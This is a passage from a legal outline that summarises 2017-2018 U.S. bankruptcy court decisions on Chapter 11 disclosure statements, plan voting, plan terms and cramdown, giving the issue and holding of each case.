and did not abuse its discretion in dismissing case with prejudice to debtor's ability to refile, given that he had only one asset that could yield distribution to creditors in Chapter 7 case, which was a judgment against an individual who was a bankruptcy debtor. Furthermore, order dismissing debtor's individual Chapter 11 case with a 180-day bar on refiling did not violate due process.

iv. **In re Berkland, 582 B.R. 571 (Bankr. Mass. 2018)**

Issue: Whether individual Chapter 11 debtor may modify mortgage lender's claim.

Holding: Fact that mortgage lender's claim was secured, not just by portion of mortgage property which individual Chapter 11 debtor used as his primary residence, but by separate 1,600-square-foot addition rented to debtor's brother-in-law, even at allegedly below market rental rate of $300 per month, meant that lender's claim was not "secured only by a security interest in real property that [wa]s the debtor[s'] principal residence," and that debtor could modify its rights in his proposed plan; fact that addition was never rented to anyone other than family members or below-market nature of rent did not alter fact that it was separate income-producing property that also secured lender's claim.

v. **In re Kretchmar, 579 B.R. 924 (Bankr. W.D. Okla. 2018)**

Issue: Whether individual can be consolidated with individual non-debtor.

Holding: Because the doctrine of substantive consolidation is based strictly on equity, there are no statutorily prescribed standards, instead, judicially developed standards control whether substantive consolidation should be granted in any given case. Substantive consolidation is not totally dependent upon an alter ego theory where the debtor has intermingled control and assets of non-debtors. The overriding equitable consideration is that consolidation will benefit all creditors, both those of the current debtors and those to be forcibly made debtors. In this case, substantive consolidation of individual Chapter 7 debtor with his individual non-debtor parents was not appropriate. If creditor or trustee believed that an individuals engaged in conduct prohibited by law, creditor and trustee had other, less draconian, remedies than substantive consolidation, such as avoidance of fraudulent transfers, fraud, turnover or accounting under either state or bankruptcy law.

vi. **In re Hansen, 576 B. R. 845 (Bankr. E.D. Wisc. 2017)**

Issue: Whether creditor was bound by discharge injunctive provisions of Chapter 11 plan.

Holding: Even if Chapter 11 plan and plan confirmation order purported to permanently enjoin creditors from engaging in certain collection activity postconfirmation, any such injunction would not be effective to enjoin collection of nondischargeable debt. In this case, since claim was intended to punish the debtor for illegal conduct, it was in the nature of a penalty and consequently was dischargeable, and thus the creditor was subject to the discharge injunction under the Debtor's plan.

X. DISCLOSURE STATEMENT

i. In re Cheerview Enterprises, Inc., 586 B.R. 881 (Bankr. E.D. Mich. 2018)

Issue: Whether Chapter 11 disclosure statement should be approved.

Holding: In small, uncomplicated Chapter 11 case filed by corporation with one owner and single asset, a gas station and convenience store valued at $210,000, disclosure statement would be approved as providing sufficient information, in form of extended discussion of oil supply agreement on which debtor relied to reopen its business, of extended discussion of debtor's principals, and of financial statement and tax return for entity that operated gas station and convenience store, so as to allow parties to make an informed decision on proposed plan. The only party challenging adequacy of disclosure statement, an entity with extensive experience in running service stations which had acquired debtor's mortgage with intent of foreclosing thereon and thus acquiring debtor's business, failed to explain what additional information it needed to vote on proposed plan.

Y. CONFIRMATION—VOTING

i. In re Fagerdala USA—Lompoc, Inc., 891 F.3d 848 (9th Cir. 2018)

Issue: Whether debtor can designate votes of secured creditor on recently purchased claims.

Holding: Designation of votes on proposed Chapter 11 plan under section 1126(e), on ground that votes were solicited, procured, or cast other than in "good faith," is appropriate when those whose votes are so designated were not attempting to protect their own proper interests, but were, instead, attempting to obtain some benefit to which they were not entitled. Purchasing claims for the purpose of blocking confirmation of proposed Chapter 11 plan is not to be condemned. Mere fact that creditor has purchased additional claims for the purpose of protecting his own existing claim does not demonstrate bad faith or an ulterior motive, and is not a proper basis for designating creditor's vote on proposed Chapter 11 plan. While entity's offer to purchase all of the claims in class is certainly an indicator of its good faith, its failure to do so cannot be evidence of bad faith. In deciding whether to designate the votes that creditor with a preexisting secured claim sought to cast on debtor's proposed Chapter 11 plan in its capacity as holder of recently acquired general unsecured claims, bankruptcy court should not have considered only whether allowing creditor to vote the purchased claims would give it an unfair advantage over other creditors, without considering creditor's motivation in acquiring these claims and whether creditor had acted to secure some untoward advantage over other creditors for some ulterior motive, other than simply protecting its preexisting secured claim. Doing something allowed by the Bankruptcy Code and case law, without evidence of some ulterior motive, cannot be bad faith, such as will permit the designation of votes on proposed Chapter 11 plan.

ii. In re Transwest Resort Properties, Inc., _881 F.3d 724 (9th Cir. 2018)

Issue: Whether there must be an accepting impaired class for each of the jointly administered debtors or only one with respect to the joint plan.

Holding: Section 1129(a)(10) applies on a "per plan" basis rather than a "per debtor" basis. The plain language of § 102(7) ("the singular includes the plural") supports the "per plan" approach. The issue of whether this approach converts a "jointly administered" case into a "substantive consolidation" case was held not to be before the Court. *Accord In re Tribune*, 464 B.R. 126 (Bankr. D. Del. 2011). Contra *In re Charter Commc'ns*, 419 B.R. 221, 264–66 (Bankr. S.D.N.Y. 2009).

iii. In re Village at Lakeridge, 814 F.3d 993 (9th Cir. 2016), aff'd 138 S. Ct. 960 (2018)

Issue: Whether the purchase of a claim from an insider makes the purchaser an insider for purposes of voting on a Chapter 11 plan.

Holding: A person does not become a statutory insider solely by acquiring a claim from a statutory insider for two reasons. First, bankruptcy law distinguishes between the status of a claim and that of a claimant. Insider status pertains only to the claimant; it is not a property of a claim. Because insider status is not a property of a claim, general assignment law—in which an assignee takes a claim subject to any benefits and defects of the claim—does not apply. Second, a person's insider status is a question of fact that must be determined after the claim transfer occurs. Further, if a third party could become an insider as a matter of law by acquiring a claim from an insider, bankruptcy law would contain a procedural inconsistency wherein a claim would *retain* its insider status when assigned from an insider to a non-insider, but would *drop* its non-insider status when assigned from a non-insider to an insider. The factual finding by the Bankruptcy Court that the purchaser was not a non-statutory insider under § 101(31) is entirely plausible. The Supreme Court affirmed by holding that the issue was a mixed question of law and fact that is subject to review for clear error, which was the standard applied by the 9th Circuit.

iv. In re Cheerview Enterprises, Inc., 586 B.R. 881 (Bankr. E.D. Mich. 2018)

Issue: Whether Chapter 11 plan should be confirmed or stay relief granted.

Holding: (1) In deciding whether the four different classes of creditors under debtor's proposed Chapter 11 plan, all of which were impaired, had accepted the plan, thereby satisfying a fundamental requirement for confirmation, bankruptcy court had to treat, as non-accepting impaired class, a class whose only member had not submitted a ballot or whose sole member had voted to reject plan, and could treat as an impaired accepting class only that class whose one member had affirmatively cast ballot in favor of plan. (2) Of the votes cast on proposed Chapter 11 plan by the two members of general unsecured class that had made statutory election to be treated as holding fully secured claims, based on mortgage liens which they held against debtor's property, only the vote of junior lienholder, whose lien was unsupported by any equity in mortgage property, could be counted with votes of members of general unsecured class, as

having an interest in mortgage property that was of inconsequential value, and as thus statutorily ineligible to make this election; due to senior lienholder's election, its vote could be counted only as vote in its capacity as member of separate secured class. (3) Distant relative and friend of one of Chapter 11 debtor's principals, who agreed to install ice machine and repair compressor at debtor's shuttered and no longer operational gas station and convenience store, despite fact that store was located outside geographic area where he generally performed work, and despite fact that debtor had no means to currently pay him, and who further agreed to accept purchase-money security interest in ice machine and compressor, despite fact that he had never taken such an interest before and relied on debtor to draft security agreement, was not "non-statutory insider," whose affirmative vote on debtor's plan could not be counted; while clearly a friendly creditor, there was no evidence that he had more knowledge of debtor's financial affairs than debtor's other creditors, that he ever exerted or attempted to exert any control over debtor or its principals, or that he manipulated, as opposed to being manipulated by, debtor. (4) Creditor who casts his vote on proposed Chapter 11 plan with a purpose of coercing payment to him of more than he might reasonably perceive as his fair share of debtor's estate does not cast his vote in "good faith," such that his vote may be designated or disallowed. (5) While creditors objecting to proposed plan were clearly suspicious of circumstances that produced the favorable plan vote that enabled debtor to pursue "cramdown," creditor and debtor's principals did not appear to be very sophisticated in financial or legal transactions, and there was insufficient evidence that they orchestrated some scheme to artificially create impaired, accepting class. (6) Chapter 11 debtor, the owner of shuttered and currently nonoperational gas station and convenience that had never sold more than 51,392 gallons of gas in any month over the months that debtor was operating it, failed to satisfy burden of demonstrating the feasibility of its proposed plan, which was based on projections that debtor, if it reopened its gas station and store, would consistently be able to sell 70,000 gallons of gasoline per month by undercutting price of the low-price retailer in area, especially given that debtor's projections were unrealistic in other respects, such as in assuming that debtor's entire monthly payroll for operating station and store would be only $3,800 for all of its employees. (7) "Cause" existed to lift automatic stay to allow mortgagee to exercise its rights in mortgage property that was the site of shuttered gas station and convenience store formerly operated by Chapter 11 debtor, where shuttering of business had left it subject to deterioration, debtor was not making any adequate protection payments, and court had denied as infeasible the confirmation of plan dependent upon debtor's reopening of business.

v. **<u>In re Novinda Corp., 585 B.R. 145 (10th Cir. 2018)</u>**

Issue: Whether liquidating Chapter 11 plan should be confirmed.

Holding: (1) Unsecured claims of creditors that also had equity interests in Chapter 11 debtor were not separately classified apart from claims of general unsecured creditors solely for purposes of gerrymandering an impaired consenting class, so as to render proposed plan unconfirmable on that basis, given that employees holding fourth-priority wage claims already constituted the requisite impaired consenting class. (2) Employees holding fourth-priority wage claims did not have claims that were substantially similar to those of other general unsecured creditors and were properly placed in separate class in debtor's proposed Chapter 11 plan. (3) Chapter 11 debtor, as plan proponent, did not violate prohibition against separate classification of similar claims for purposes of gerrymandering an impaired consenting class when debtor

created a separate administrative convenience class that consisted of just nine creditors holding relatively small claims. While small number of creditors in class raised suspicions about whether this separate class was truly necessary, separate classification was beneficial to estate as eliminating meddlesome interference that might otherwise absorb plan administrator's time, and debtor did not rely on this administrative convenience class for cramdown, as debtor was reasonably certain that it could fulfill the "impaired consenting class" requirement with votes of employees holding priority wage claims. (4) While unsecured trade creditor's agreement to subordinate payment of its claim might allow payment to other creditors in general unsecured class on expedited basis and might result in different treatment for creditors in general unsecured class and those in separate class established for unsecured creditors with equity interests, any such difference in treatment was not inequitable or unfair, and did not preclude "cramdown" of proposed Chapter 11 plan over objection of creditors holding these equity interests, where creditors in both classes would ultimately receive the same pro rata distribution, and where both classes would be paid before any equity interest classes would received anything. (5) Assuming that "feasibility" requirement for confirmation of proposed Chapter 11 plans applied even to proposed liquidating Chapter 11 plan, bankruptcy court did not clearly err in finding that debtor's proposed liquidating plan was feasible, though plan relied on plan administrator's speculative recoveries on causes of action to supplement the $ 400,000 that had been contributed for payment of claims, where plan's primary source of funding was this funds contribution.

vi. **In re Midway Gold US, Inc., 575 B.R. 475 (Bankr. Colo. 2017)**

Issue: Whether separate plans and confirmation hearings are required in jointly administered Chapter 11 cases.

Holding: Separate plans or hearings are not required, provided the voting requirements under § 1129(a)(10), absent substantive consolidation or consent, must be satisfied by each debtor in a joint plan.

Z. CONFIRMATION--PLAN TERMS

i. **In re W.R. Grace & Co., 900 F.3d 126 (3rd Cir. 2018)**

Issue: Whether channeling injunction under Chapter 11 plan was applicable to employer's liability and worker's compensation coverage.

Holding: On direct appeal, the 3rd Circuit held as follows: (1) Bankruptcy court had continuing postconfirmation jurisdiction to enforce channeling injunction issued in connection with confirmation of Chapter 11 plan of bankrupt producer of asbestos products at request of insurer that asbestos trust created in plan was contractually obligated to indemnify for up to $13 million for its asbestos personal injury liability. (2) For asbestos-related claims asserted against insurer based on its workers' compensation and employers' liability policies to be covered by channeling injunction issued in Chapter 11 case of bankrupt manufacturer of asbestos products, policies did not have to be specifically listed. Catchall provision in settlement that resulted in insurer's contribution to asbestos trust created under manufacturer's confirmed Chapter 11 plan, for all "known and unknown policies," was sufficient to render claim potentially subject to

injunction, even though the policies were not specifically listed. (3) Workers' compensation carve-out in channeling injunction did not mean that claims asserted against insurer that had provided both employer's liability and workers' compensation coverage to producer, relating to its exercise of contractual right to inspect producer's facilities, were excluded from injunction. (4) "Derivative liability" requirement, i.e., that a channeling injunction issued pursuant to bankruptcy statute authorizing court to issue an injunction channeling asbestos-related claims to trust created under confirmed Chapter 11 plan may enjoin only "derivative" third party actions, should not be interpreted to permit the injunction of only direct actions against debtor's insurers. (5) In assessing whether state law claims asserted against insurer for bankrupt producer of products that contained asbestos were subject to channeling injunction, bankruptcy court had to examine the elements necessary to make these claims under state law and determine whether insurer's provision of insurance to producer was relevant legally to those elements.; (6) court had continuing postconfirmation jurisdiction to enforce channeling injunction.

ii. **In re Coudelock v. Sixty Assoc. of Apartment Owners, 895 F.3d 633 (9th Cir. 2018)**

Issue: Whether homeowners association postpetition accessments on condominium unit were discharged by Chapter 13 case.

Holding: Chapter 13 debtor's obligation for postpetition assessments made by condominium association based on debtor's continued ownership of condominium unit that she had purchased prepetition was within fair contemplation of parties at time unit was purchased, and qualified as "prepetition debt" of kind dischargeable in her Chapter 13 case, though it was unmatured and contingent until assessments were made postpetition based upon debtor's continuing ownership interest.

iii. **In re Mountain Glacier, LLC, 877 F.3d 246 (6th Cir. 2017)**

Issue: Whether Debtor's plan properly reserved its unliquidated arbitration claim in its confirmed Chapter 11 plan.

Holding: The Sixth Circuit held the debtor properly reserved its unliquidated arbitration claim in its confirmed Chapter 11 plan when the plan contained a transfer-of-assets provision specifically identifying the adverse party and transferring the arbitration claim to the reorganized debtor. In so holding the Court rejected arguments that more detail regarding the substance of the claim and the potential recovery was required under Code §1123(b)(3) for the reorganized debtor to retain a claim. Such disclosures are better controlled by the "adequate information" requirements for a disclosure statement under Code § 1125. In this case the adverse party did not object to the adequacy of information in the disclosure statement.

iv. **In re Samson Resources Corp., 2018 WL 4182447 (Bankr. D. Del., Aug. 30, 2018)**

Issue: Whether trustee of settlement trust established under debtor's Chapter 11 plan could bring avoidance action to avoid alleged constructively fraudulent transfers under terms of plan.

Holding: Broad and expansive release in debtors' confirmed Chapter 11 plan was sufficient to prevent trustee of settlement trust established under plan from pursuing constructive fraudulent transfer avoidance claims against trusts which, as holders of 100% membership interests in affiliated limited liability companies (LLCs), came squarely within definition of "released parties," despite trustee's contention that, because entire purpose of settlement trust was to allow him to pursue constructive fraudulent transfer claims arising out of earlier leveraged buyout. The definition of "released parties" could not be given a literal interpretation to foreclose his claims against trusts.

v. <u>In re Gawker Media LLC, 588 B.R. 337 (Bankr. S.D.N.Y. 2018)</u>

Issue: Whether release in debtor's plan affected party who did not participate in Chapter 11 case.

Holding:: Third-party release in confirmed Chapter 11 plan in favor of bankrupt online publisher's employees and independent contractors who provided content for publication on websites, which barred lawsuits brought by entities that received or were deemed to have received distributions made under the plan, did not cover defamation claims asserted against content provider by parties who did not file claims in the bankruptcy case and did not receive distributions under the plan.

vi. <u>In re Health Diagnostic Laboratory, Inc., 588 B.R. 154 (Bankr. E.D. Vir. 2018)</u>

Issue: Whether settlement within liquidating plan should be approved by Court.

Holding: Chapter 11 plan confirmation order, and the plan incorporated therein, bound the United States, as creditor with claim against estate that actively participated in bankruptcy case, that negotiated for inclusion of provision in plan preserving its right to bring qui tam action against debtor's co-founder, and that did not file objection to other provisions of plan, including one providing for distribution of funds in liquidation trust in accordance with provisions of plan and not in accordance with the federal priority statute.. Even assuming that federal priority statute in 31 U.S.C.A. § 3713(a)(2) applied in bankruptcy, it would not prevent bankruptcy court from approving settlement between liquidating trustee and Chapter 11 debtor's co-founder, pursuant to which settlement funds would be paid into liquidating trust established under confirmed plan and distributed in accordance with provisions of plan, where none of settlement proceeds originated from property of co-founder, against whom government had judgment for more than $100 million, or from property otherwise under co-founder's custody or control.

vii. <u>In re Breitburn Energy Partners LP, 582 B.R. 321 (Bankr. S.D.N.Y. 2018)</u>

Issue: Whether Chapter 11 plan should be approved.

Holding: Bankrupt oil and gas companies' proposed Chapter 11 plan was fair and equitable to debtors' preferred and common unitholders, as required for "cramdown" of plan over their objection, where estates were insolvent, no creditor class was receiving more than 100% of its

claims, and there was no class junior to preferred and common unitholders, such that no junior class would receive or retain property under proposed plan. Proposed Chapter 11 plan that provided all members within class an opportunity to subscribe to rights offering, pursuant to which any subscribing member would receive equity interest in reorganized debtor, did not violate unfair discrimination test, though class members that elected not to subscribe would receive nothing under plan. Plan provided all class members with at least an opportunity to receive equity interests in reorganized debtor. However, proposed Chapter 11 plan discriminated unfairly against class consisting of unaccredited bondholders that were not eligible offerees of rights offering under the plan, and could not be "crammed down" over objection of this class by providing unaccredited bondholders with distribution that was less than half of that received by accredited bondholders, with no explanation as to why this disparate treatment was reasonable or necessary to success of plan.

viii. **In re Archdiocese of St. Paul and Minneapolis, 579 B.R. 188 (Bankr. D. Minn. 2017)**

Issue: Whether Chapter 11 plan proposed by unsecured creditor's committee could be approved.

Holding: (i) Provisions of plan proposed by unsecured creditors committee in the Chapter 11 case of bankrupt archdiocese, which purported to transfer proceeds of debtor's insurance policies to litigation trust without consent of debtor and participating nondebtor entities, violated Minnesota law. (ii) Plan did not satisfy the feasibility requirement for confirmation because further reorganization of debtor would be necessary, as plan required debtor to obtain financing from unknown third-party sources using unidentified property as collateral, plan did not make adequate showing that such funding would likely occur, plan relied on funding from uncertain and speculative future litigation to pay one class of claimants, plan relied on debtor to do fundraising without evidence of sufficiently firm commitment from its donors to contribute, and plan proposed to transfer most if not all of debtor's property to litigation trust, but left reorganized debtor with the same obligation as it had prepetition. (iii) Plan discriminated unfairly where plan provided that class comprised of claimants holding pending tort claims would be paid through litigation trust, whereas class comprised of claimants holding future tort claims would assert their claims against reorganized debtor and would not be paid by trust. "Future tort claims" were not future claims at all, but simply current claims that had not been filed, plan nevertheless provided these classes with very different remedies, and no basis was articulated in plan or disclosure statement for treating the classes differently, nor was there any indication that discrimination was essential to confirmation or consummation of plan. (iv) Plan did not discriminate unfairly with respect to class of claimants holding guaranties executed by debtor, who were to remain unimpaired and ride through bankruptcy, and class of claimants holding contribution and indemnity claims arising out of debtor's tort liability, whose claims were to be disallowed and discharged and who would not receive any property under the plan. The Bankruptcy Code treated these classes differently by disallowing the claims of claimants sharing joint liability with debtor for the underlying tort claims but not disallowing the claims of claimants who did not share joint liability with debtor.

ix. In re Archdiocese of St. Paul and Minneapolis, 578 B.R. 823 (Bankr. D. Minn. 2017)

Issue: Whether Chapter 11 plan proposed by debtor could be approved.

Holding: Chapter 11 plans containing third-party releases or channeling injunctions may be confirmed under appropriate circumstances, namely, when a debtor is able to show: (1) large or numerous liabilities against the debtor and the co-liable parties to be released, (2) a substantial contribution from the non-debtor co-liable parties, (3) the importance of the third-party releases to the reorganization process, and (4) significant acceptance of the plan by the group of creditors who are being asked to give up their claims against third parties. In this case, confirmation of Chapter 11 plan proposed by debtor, a bankrupt archdiocese, which sought to protect non-debtor entities from sexual abuse litigation through third-party release or channeling injunction, would be denied where class of sexual abuse victims had overwhelmingly rejected the plan.

x. In re Archdiocese of St. Paul and Minneapolis, 578 B.R. 821 (Bankr. D. Minn. 2017)

Issue: Whether Chapter 11 plan proposed by creditor's committee and debtor could be approved.

Holding: Bankruptcy court would not confirm joint Chapter 11 plan filed by both by creditors' committee and by bankrupt archdiocese against which proofs of claim had been filed by individuals allegedly injured by sexual abuse committed by priests and other employees of archdiocese. In recognition of serious harm suffered by claimants, of fact that burden of paying these claims under plan would fall, not on wrongdoers, but on completely different group of people, and of size of contingent fee claims asserted by claimants' attorneys simply for filing proofs of claim, the court required all constituencies to return to mediation to attempt to negotiate a consensual plan providing appropriate and timely compensation to those who had suffered sexual abuse.

xi. In re Spin City EC, LLC, 578 B.R. 635 (Bankr. W.D. Wis. 2017)

Issue: Whether plan of LLC can be confirmed over objection of unsecured creditor.

Holding: Unsecured portion of undersecured lender's claim was substantially similar to unsecured claim of another creditor, and could not be placed in a different class in debtor's proposed Chapter 11 plan, pursuant to which it would receive a 58.8% distribution on its unsecured claim as opposed to the projected 13.3% distribution to this other unsecured creditor, simply because debtor's principal had guaranteed debtor's debt to lender, or because lender, if it received nearly full payment from debtor, might be willing to provide financing for debtor's business in future. While, as general rule, Chapter 11 plan must provide for full payment of dissenting unsecured creditors before any junior class of creditors or interest holders receive or retain any property, there is "new value" exception to this absolute priority rule, pursuant to which, if there is an infusion of new capital by debtor or its principals, then equity holders may retain their interests even though unsecured creditors will not receive the full value of their

claims. "Sweat equity" that bankrupt limit liability company's (LLC's) principal proposed to contribute to the LLC's Chapter 11 reorganization, in continuing to work for debtor without drawing a salary, even in combination with possibility that principal might make capital infusions in future, did not constitute "new value" of a kind sufficient to permit principal to retain his equity interest in reorganized LLC, where unsecured creditors would receive less than full payment on their allowed unsecured claims. Accordingly, the debtor's plan violated absolute priority rule, and thus could not be confirmed.

xii. <u>**In re Charles Street African Methodist Episcopal Church of Boston, 578 B.R. 56 (Bankr. D. Mass. 2017)**</u>

Issue: Whether Debtor's Chapter 11 plan should be confirmed over the objection of creditor.

Holding: (i) Proposed Chapter 11 plan of debtor-church satisfied good faith requirement for confirmation, where plan was designed to allow debtor to continue operating on a stable financial foundation for the benefit of all its creditors. Debtor sold several properties to reduce its debts and proposed to pay its remaining secured debts over time, and the plan provided for a recovery pool for unsecured creditors, which provided significantly greater distributions than they would otherwise receive or be entitled to. (ii) Proposed Chapter 11 plan of debtor-church satisfied feasibility requirement for confirmation, even though objecting creditor asserted voluntary donations from members were too speculative. Debtor's projections of voluntary donations from members were predicated on year-after-year historical giving record of congregation, and not on a capital campaign or a one-time special fundraising effort. To satisfy feasibility requirement for confirmation of Chapter 11 plan, the plan proponent need not guarantee the success of the plan, but rather must introduce evidence that its plan is realistic, which was done in this case. (iii) Proposed Chapter 11 plan of debtor-church satisfied "best interest of creditors" requirement for confirmation, where each holder of a claim in impaired classes would receive as much or more as of the effective date of the plan as it would if the debtor were liquidated under Chapter 7. (iv) Cramdown interest rate of 6.3 percent for debtor-church's Chapter 11 reorganization plan, based on the prime rate with an appropriate upward risk adjustment of 1.23 percent and an incremental upward adjustment for duration of 0.82 percent, was appropriate. (v) Proposed Chapter 11 plan of debtor-church did not discriminate unfairly with respect to secured creditor's claims, as would preclude confirmation, even though plan would give to junior lienholder a mortgage on church building, as that mortgage would be junior to the mortgage church had granted to secured creditor. (vi) Proposed Chapter 11 plan of debtor-church was fair and equitable with respect to secured creditor's claims, as required for confirmation, even though creditor asserted the plan promissory notes and mortgages omitted various terms and covenants, given that creditor did not identify those omitted terms and covenants or adduce specific language that it contended that notes and mortgages must contain to rectify the alleged deficiencies.

xiii. <u>**In re Linn Energy, LLC, 576 B.R. 532 (Bankr. S.D. Tex. 2017)**</u>

Issue: Whether secured creditor was entitled to post-petition default interest under confirmed plan.

Holding: When interpreting a confirmed Chapter 11 plan, courts apply traditional principles of contract interpretation. In this case, secured creditors were not entitled to payment of postpetition default interest under confirmed Chapter 11 plans. No creditor was entitled to receive postpetition default interest absent a specific provision in the plans or the confirmation order providing for such payment, and neither document provided such an exception in favor of the secured creditors.

xiv. **In re SunEdison, Inc., 576 B.R. 453 (S.D.N.Y. 2017)**

Issue: Whether court had jurisdiction to approve third party release provisions of debtors' Chapter 11 plan when creditors failed to object to the plan.

Holding: Warning in Chapter 11 disclosure statement that failure to object to proposed plan would be deemed a consent to broad non-debtor release provision included therein, was insufficient to convert creditors' mere silence in not voting on proposed plan into consent to non-debtor release. Under principles of New York contract law, offeree's silence generally does not constitute consent to offer, absent a duty to speak. Also, debtors failed to satisfy burden of showing either that bankruptcy court had subject matter jurisdiction to approve broad non-debtor release provision of their proposed plan, or that the court, assuming that it had jurisdiction, should approve provision as appropriate based on unique circumstances of debtors' jointly administered cases. The universe of parties that were to be released included far more than just officers, directors and employees with potential indemnification or contribution claims against debtors, that many of proposed releasees had made absolutely no contribution to estate, that creditors whose claims were being released would not be paid in full, and that creditors were being asked to release, not just claims for liability arising from postpetition acts, but claims that arose from the beginning of time to an unspecified date in future.

xv. **In re Midway Gold US, Inc., 575 B.R. 475 (Bankr. Colo. 2017)**

Issue: Whether the plan provisions containing (i) releases of claims by the debtors, (ii) exculpations of liability for various individuals and entities, and (iii) releases by third-party non-debtors of claims against the debtors and other non-debtor individuals and entities, were appropriate.

Holding: The Tenth Circuit holding in *Western Real Estate*, 922 F.2d 592 (10th Cir. 1990) is limited in scope to those cases where a Chapter 11 plan provides, contrary to § 524(e), for the release of or injunction on claims against a non-debtor, such as a co-debtor or a guarantor, with respect to an obligation jointly owed with the debtor where the non-debtor has not submitted itself to the bankruptcy process. Section 105(a) permits bankruptcy courts to release third parties from liability in certain, and very limited, circumstances if the release is "appropriate" and not inconsistent with any other provision of the Bankruptcy Code, including § 524(e). In determining if a release is appropriate should be determined on a case-by-case basis and the Court must parse out exactly who is releasing whom from what. It is appropriate for the Court's analysis to distinguish between the Debtors' release of non-debtors and third-parties' release of non-debtors. The Court must also find the release to be necessary for the reorganization and appropriately tailored to apply only to claims arising out of or in connection with the

reorganization itself, and not to matters which would have no effect upon the estate. Otherwise, the releases in question may be beyond the jurisdiction of the bankruptcy court and its authority to finally adjudicate such matters. The Court must also examine whether the releasing creditors have consented to or objected to the proposed injunctions. Lastly, the releases may not provide nondebtors with "blanket immunity" for all times, transgressions and omissions and may not include immunity from gross negligence or willful misconduct. It is not the intention of the Court to permit non-debtors to purchase immunity from unrelated torts, no matter how substantial their contribution to a debtor's reorganization. In this case the Court determined (i) that the debtors' purported release of claims that they had against nondebtor third parties would be approved, (ii) the exculpation provisions was overbroad and should be limited to benefit only those parties who had acted as estate fiduciaries and their professionals, and (iii) the court lacked subject matter jurisdiction to enjoin or release third party non debtor causes of action against non-debtor released parties..

xvi. In re Millennium Lab Holdings II, LLC, 575 B.R. 252 (Bankr. D. Del. 2017)

Issue: Whether nonconsensual third party releases in Chapter 11 plan were legally permissible.

Holding: *Marathon* and *Stern*, and the constitutional limitations that they recognize on authority of bankruptcy courts to decide state law claims, are not violated merely because bankruptcy court order impacts a litigant's state law claims, not even when litigation is pending, and not even when that impact effectively precludes adjudication of merits of state law claims. Party's citation to *Stern*, in the section of its initial objection to confirmation of debtor's proposed Chapter 11 plan that discussed bankruptcy court's "arising in" and "related to" jurisdiction, was ineffective to raise *Stern* issue, which party forfeited by not uttering the word "Stern," by not making any constitutional adjudicatory authority argument, and by not contending that bankruptcy court was limited to submitting proposed findings of fact and conclusions of law at any time leading up to or during the hearing on confirmation of plan.

AA. CRAMDOWN—UNFAIR DISCRIMINATION

i. In re Nuverra Environmental Solutions, Inc., 2018 WL 3991471 (D. Del., Aug. 21, 2018)

Issue: Whether debtor's plan "unfairly discriminated" in favor or unsecured creditors holding trade claims and against creditors holding general unsecured claims.

Holding: (1) Appeal from unstayed order of bankruptcy court confirming proposed Chapter 11 plan, pursuant to which, due to contributions voluntarily made by secured creditors, unsecured trade and business creditors that otherwise would have received no distribution on their claims would be paid in full, while other general unsecured creditors would receive a lesser benefit of distribution of 4 to 6%, was equitably moot once plan was substantially consummated, despite objecting unsecured creditor's contention that district court, without unwinding plan, could simply order that he receive same treatment as trade and business creditors. Court could not direct that objecting unsecured creditor receive treatment different from each other creditor in his class, and even if it could, it was unclear from where any additional distribution to him

would come, as court could not compel secured creditors to increase their contributions. (2) Debtors' proposed Chapter 11 plan did not "unfairly discriminate" in favor of unsecured creditors holding trade and business-related claims and against creditors holding other general unsecured claims, and could be "crammed down" over objection of an impaired dissenting unsecured creditor, though trade creditors, as result of contributions voluntarily made by secured creditors, would receive a 100% distribution on their claims while other general unsecured creditors would receive a distribution of only 4 to 6%, where unsecured creditors as whole were out of money, and neither the trade nor other general unsecured creditors would have received any distribution at all but for contributions of secured creditors in making funds available for distribution, predominantly, to creditors important to debtors' business.

ii. <u>In re Tribune Media Co., 587 B.R. 606 (D. Del. 2018)</u>

Issue: Whether joint plan by debtors and unsecured creditor's committee should be confirmed.

Holding: Beneficiaries of prepetition subordination agreement that objected to the fact that debtors' proposed Chapter 11 plan did not provide them with the same treatment to which they would be entitled if subordination agreement were strictly enforced, as an impaired, dissenting creditor class, were entitled to the same protections against any "unfair" discrimination that the "cramdown" provision accorded to all other creditors, but were not entitled to enhanced protection by virtue of inter-creditor negotiations that resulted in prepetition subordination agreement. According them enhanced protection by requiring plan to strictly observe their subordination rights without considering extent to which they suffered economic harm would be inconsistent with flexibility of the "unfair discrimination" inquiry and with Chapter 11 generally. "Unfair discrimination" standard for cramdown of proposed Chapter 11 plan over objection of impaired, dissenting class ensures that the dissenting class will receive relative value equal to the value given to all other similarly situated classes. In deciding whether a proposed Chapter 11 plan "unfairly discriminated" against an impaired, dissenting class, such that it could not be crammed down over objection by that class, District Court would apply the *Markell* test, as suggested by parties, pursuant to which a rebuttable presumption of unfair discrimination arose if there was a dissenting class, if there was another class of same priority, and if a difference in the plan's treatment of the two classes resulted in either of the following: (1) a materially lower percentage recovery for the dissenting class measured in terms of net present value of all payments, or (2) regardless of percentage recovery, an allocation under the plan of materially greater risk to the dissenting class in connection with its proposed distribution. While the actual amount of money at issue was large, as result of debtors' proposal of Chapter 11 plan which did not strictly accord dissenting class of senior noteholders the distribution to which it was allegedly entitled based on prepetition subordination agreement, and which redirected a portion of this distribution to another class, percentage recovery difference, which was at most 2.3% less than distribution to which dissenting class was allegedly entitled, was not significant or material, and did not prevent court from cramming plan down on theory that it unfairly discriminated against this dissenting class.

BB. CRAMDOWN—FAIR AND EQUITABLE

i. In re Bate Land & Timber LLC, 877 F.3d 188 (4th Cir. 2017)

Issue: Whether dirt for debt plan provides indubitable equivalent of a secured creditor's claim.

Holding: The Court held that a partial dirt-for-debt plan may provide the indubitable equivalent of a secured creditor's claim in certain cases, and concluded the Bankruptcy Court did not clearly err in finding the valuation of eight tracts of land and $1 million in cash was the indubitable equivalent of the secured creditor's claim. Also, the Court held that the Bankruptcy Court did not err in disallowing 266 days of post-petition interest when the Bankruptcy Court reasonably concluded it would be inequitable to require the debtor to pay interest that accrued through no fault of its own.

ii. In re Sunnyslope Housing Ltd. Partnership, 859 F.3d 637 (9th Cir. 2017)(en banc)(cert denied)

Issue: Whether Bankruptcy Court abused it discretion in setting cramdown rate of interest and determining feasibility of plan.

